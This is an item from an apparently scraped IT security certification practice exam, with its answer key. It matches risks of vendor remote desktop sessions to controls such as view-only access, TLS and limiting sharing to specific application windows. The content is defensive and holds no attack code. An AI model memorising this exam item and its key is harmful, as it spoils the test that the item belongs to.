
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 190

IT staff within a company often conduct remote desktop sharing sessions with vendors to troubleshoot vendor product-related issues. Drag and drop the following security controls to match the associated security concern. Options may be used once or not at all.

Select and Place:



Security concerns	Security controls or gaps
Vendor may accidentally or maliciously make changes to IT system	
Desktop sharing traffic may be intercepted by network attackers	
No guarantees that shoulder surfing attacks are not occurring at the vendor	
Vendor may inadvertently see confidential material from the company, such as email or IM notifications	

Perform remote sessions over SSL/TLS

Full-disk encryption for data at rest

Limit desktop sharing to specific application windows


Implement data loss prevention

Allow view-only access to third parties

Require code signing

Identified control gap

Correct Answer:



Security concerns	Security controls or gaps
Vendor may accidentally or maliciously make changes to IT system	Allow view-only access to third parties
Desktop sharing traffic may be intercepted by network attackers	Perform remote sessions over SSL/TLS
No guarantees that shoulder surfing attacks are not occurring at the vendor	Identified control gap
Vendor may inadvertently see confidential material from the company, such as email or IM notifications	Limit desktop sharing to specific application windows

Full-disk encryption for data at rest

Implement data loss prevention

Require code signing

Section: Mixed Questions
Explanation

Explanation/Reference:

GRATIS EXAM
Free Practice Exams

http://www.gratisexam.com/